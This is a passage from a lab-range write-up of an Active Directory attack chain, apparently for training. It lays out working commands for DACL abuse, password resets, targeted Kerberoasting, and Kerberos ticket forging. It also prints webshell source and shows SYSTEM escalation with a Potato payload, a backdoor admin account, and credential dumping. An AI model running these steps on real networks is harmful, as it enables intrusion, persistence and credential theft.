its affiliated companies [*] Getting ST for user [*] Saving ticket in researchoperator@ldap_DC02.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM.ccache
With the LDAP service ticket, we authenticated to DC02 using Kerberos and enumerated the objects that researchoperator could modify.
Group-DACL abuse → targeted kerberoast


researchoperator owns the Research Web Operations group (WriteDACL/Owner). We grant ourselves GenericAll, flip the group type, add our SID, and reset the three members (r.parker, t.walker, m.carter):
Using the researchoperator privileges, we granted GenericAll permissions over the Research Web Operations group to the specified security principal.
1 2 3
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ proxychains4 -q bloodyAD -i 10.0.20.5 --host DC02.westbridge-research.hsm -d westbridge-research.hsm -u researchoperator -k add genericAll 'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm''S-1-5-21-1978613116-3728955385-531918137-9519' [+] S-1-5-21-1978613116-3728955385-531918137-9519 has now GenericAll on CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm
Changed the Research Web Operations group type to a Universal Security Group, enabling it to be used for cross-forest group membership and access.
1
2
3
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ proxychains4 -q bloodyAD -i 10.0.20.5 --host DC02.westbridge-research.hsm -d westbridge-research.hsm -u researchoperator -k set object 'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm' grouptype -v -2147483644 [+] CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm's groupType has been updated
1
2
3
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ proxychains4 -q bloodyAD -i 10.0.20.5 --host DC02.westbridge-research.hsm -d westbridge-research.hsm -u researchoperator -k add groupMember 'CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm' S-1-5-21-1978613116-3728955385-531918137-9519 [+] S-1-5-21-1978613116-3728955385-531918137-9519 added to CN=Research Web Operations,CN=Users,DC=westbridge-research,DC=hsm
The RESEARCH WEB OPERATIONS group has delegated privileges to reset the passwords of r.parker, m.carter, and t.walker without requiring their existing passwords, which was leveraged to reset all three accounts.

Used the targeted Kerberoasting privilege associated with t.walker to add an SPN to the j.bones account, making it Kerberoastable and allowing us to obtain its service account credentials.
Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256 Minimum salt length supported by kernel: 0 Maximum salt length supported by kernel: 256

Generated a Kerberos TGT for r.parker and used it to access the research WEB server via RDP, as r.parker was a member of the RESEARCH WEB RDP REMOTING group.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ KRB5_CONFIG=~/wbr/krb5.conf KRB5CCNAME=./r.parker.ccache proxychains4 -q impacket-getST -k -no-pass -spn TERMSRV/WEB.westbridge-research.hsm -dc-ip 10.0.20.5 westbridge-research.hsm/r.parker Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Getting ST for user [*] Saving ticket in r.parker@TERMSRV_WEB.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM.ccache ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ KRB5_CONFIG=~/wbr/krb5.conf KRB5CCNAME=./r.parker@TERMSRV_WEB.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM.ccache proxychains4 -q xfreerdp3 /v:WEB.westbridge-research.hsm /u:r.parker /d:westbridge-research.hsm /cert:ignore /dynamic-resolution +clipboard Password:

During the RDP session, we identified the C:\inetpub\wwwroot directory hosting http://10.0.20.10/.


The Research Web Administrators group had write permissions over this directory, and j.bones was a member of the group. Using the compromised j.bones account, we placed a cmd.aspx webshell in the web root.
try { // Configure the process start settings ProcessStartInfo psi = new ProcessStartInfo(); psi.FileName = "cmd.exe"; // The /c parameter tells cmd to run the command and then terminate psi.Arguments = "/c " + command; // Hidden window settings required for IIS background execution psi.RedirectStandardOutput = true; psi.RedirectStandardError = true; psi.UseShellExecute = false; psi.CreateNoWindow = true;
// Start the process using (Process p = Process.Start(psi)) { // Read both standard output and errors string output = p.StandardOutput.ReadToEnd(); string error = p.StandardError.ReadToEnd(); p.WaitForExit();
// Format the output safely for the HTML page string finalResult = !string.IsNullOrEmpty(error) ? error : output; litOutput.Text = "<pre>" + Server.HtmlEncode(finalResult) + "</pre>"; } } catch (Exception ex) { litOutput.Text = "<pre style='color:red;'>Error: " + Server.HtmlEncode(ex.Message) + "</pre>"; } } </script>

Obtained a shell as j.bones by leveraging the Windows runas command.


Through the webshell, we leveraged SeImpersonatePrivilege with an obfuscated SigmaPotato payload to escalate privileges to SYSTEM.
Using the elevated SYSTEM privileges obtained through Potato, we created a new hacker account on the WEB server and added it to the local Administrators and Remote Desktop Users groups, providing persistent administrative and RDP access.
Command used:
1
C:\inetpub\wwwroot> sp.exe "cmd /c net user hacker Pass123456 /add & net localgroup Administrators hacker /add & net localgroup ""Remote Desktop Users"" hacker /add"
1
2
3
PS C:\Users\Administrator\Desktop> type flag.txt
Flag06[Potato_*****]
PS C:\Users\Administrator\Desktop>
1
Flag06[Potato_*****]
Phase 9 - DC02: RBCD → S4U2Proxy → NTDS.dit
Dumping the research WEB box’s SAM/LSA (via reg save + secretsdump) yields a cached DefaultPassword belonging to the last account, a.howard, plus the WEB$ machine key:
Group Name Type SID Attributes ============================================================= ================ ============ =============================================================== Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Mandatory group, Enabled by default, Enabled group BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner BUILTIN\Remote Desktop Users Alias S-1-5-32-555 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group Mandatory Label\High Mandatory Level Label S-1-16-12288 PS C:\Users\hacker> cd ../ PS C:\Users> cd .\Administrator\ PS C:\Users\Administrator> cd .\Desktop\ PS C:\Users\Administrator\Desktop> dir
Used reg save to extract the Windows registry hives and recover password hashes. One of the recovered credentials was successfully cracked, revealing the password fdCgRAxJq0lY.

a.howard is a member of Identity Security Operators, which BloodHound shows has GenericWrite over DC02$ - the setup for Resource-Based Constrained Delegation:
[*] Accounts allowed to act on behalf of other identity: [*] a.howard (S-1-5-21-2715181774-2347706061-2644861033-1113) [*] WEB$ (S-1-5-21-2715181774-2347706061-2644861033-1101) [*] WEB$ can already impersonate users on DC02$ via S4U2Proxy [*] Not modifying the delegation rights. [*] Accounts allowed to act on behalf of other identity: [*] a.howard (S-1-5-21-2715181774-2347706061-2644861033-1113) [*] WEB$ (S-1-5-21-2715181774-2347706061-2644861033-1101)
Thanks for reading! If you spot any mistakes or have questions or feedback about anything in this write-up, feel free to reach out - I’m always happy to discuss. You can find me on GitHub and LinkedIn.
Title: Westbridge University - Hack Smarter Range [Hard]